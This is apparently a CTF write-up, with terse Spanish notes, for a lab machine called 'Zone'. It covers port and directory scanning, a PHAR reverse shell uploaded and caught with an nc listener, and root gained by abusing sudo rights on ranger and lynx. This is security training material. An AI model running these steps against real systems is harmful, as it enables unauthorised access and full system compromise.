

Zone

```
nmap -sS --open -p- -Pn -n -vvv 192.168.137.7
```

```
nmap -sCV -p22,53,80 -Pn -n -vvv 192.168.137.7
```


```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 7.9p1 Debian 10+deb10u2 (prot
| ssh-hostkey:
|   2048 f7:ea:48:1a:a3:46:0b:bd:ac:47:73:e8:78:25:af:42 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDKps92PT0Mo49rFdHP7epTdmPPCd/fSHO
rmRmZSDLG0s2T0m91MiqV84nxMnMTnOs5ufpn9huVKj2solGKRvcP6KhHP+jgPrRG7Qzg2MBf
H0eyOyTW19yVH6gBy5aSb7fqk2e0bti+zW7a/+PxISlgmfieGILfZcQRUFKwkP7MCHXIbXB0j
|   256 2e:41:ca:86:1c:73:ca:de:ed:b8:74:af:d2:06:5c:68 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAAB
Zjq6lUICSI5xMg=
|   256 33:6e:a2:58:1c:5e:37:e1:98:8c:44:b1:1c:36:6d:75 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAVNdJQVZtNWIJXKf5oQ5ysPy6wq9WNNetvW
53/tcp    open  domain   syn-ack ttl 64  (unknown banner: not currently availa
| dns-nsid:
|_  bind.version: not currently available
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|     bind
|_   currently available
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
|_http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
1 service unrecognized despite returning data. If you know the service/version
/submit.cgi?new-service :
```

```
> whatweb 192.168.137.7
```


<http://192.168.137.7> [200 OK] Apache[2.4.38], Country[RESERVED][ZZ],
HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.137.7],
Title[Apache2 Debian Default Page: It works]

```
> gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
-u http://192.168.137.7/ -t 50 -x php,html,txt
```


- incluimos en el /etc/hosts



- no pasa nada si la fuzzeo por dominio, voy a intentar por subdomnios



juicy...



```
> gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
-u 'http://upl0ads.securezone.nyx/' -t 50 -x php,txt,html
```

```
/index.php      (Status: 200) [Size: 525]
/.html          (Status: 403) [Size: 287]
/.php           (Status: 403) [Size: 287]
/uploads        (Status: 301) [Size: 334] [→ http://upl0ads.securezone.nyx/uploads/]
/css            (Status: 301) [Size: 330] [→ http://upl0ads.securezone.nyx/css/]
Progress: 6517 / 882240 (0.74%)^C
[!] Keyboard interrupt detected, terminating.
```

Q upl0ads.securezone.nyx/uploads/reverse.phar



```
> nc -lvnp 6767
listening on [any] 6767 ...
connect to [REDACTED] from (UNKNOWN) [192.168.137.7] 40764
Linux zone 4.19.0-24-amd64 #1 SMP Debian 4.19.282-1 (2023-04-29) x86_64 GNU/Linux
04:08:26 up 1:47, 0 users, load average: 0.00, 0.06, 1.08
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

vemos q al ejecutarlo nos abre una consola, hacemos shift+1 y nos da una shell, /bin/bash y listo

```
User www-data may run the following commands on zone:
(hans) NOPASSWD: /usr/bin/ranger
www-data@zone:/home$ sudo -u hans /usr/bin/ranger
```

```
hans@zone:~$ whoami
hans
hans@zone:~$
```

```
hans
hans@zone:~$ sudo -l
Matching Defaults entries for hans on zone:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User hans may run the following commands on zone:
    (root) NOPASSWD: /usr/bin/lynx
hans@zone:~$ sudo /usr/bin/lynx
hans@zone:~$
hans@zone:~$ sudo /usr/bin/lynx
Spawning your default shell. Use 'exit' to return to the shell you were in.

root@zone:/home/hans# whoami
root
root@zone:/home/hans# cd /root/
root@zone:~# ls
root.txt
root@zone:~# cat root.txt
[REDACTED]
root@zone:~#
```

lynx have como si fuese un more, aprete shift+1 y sali como root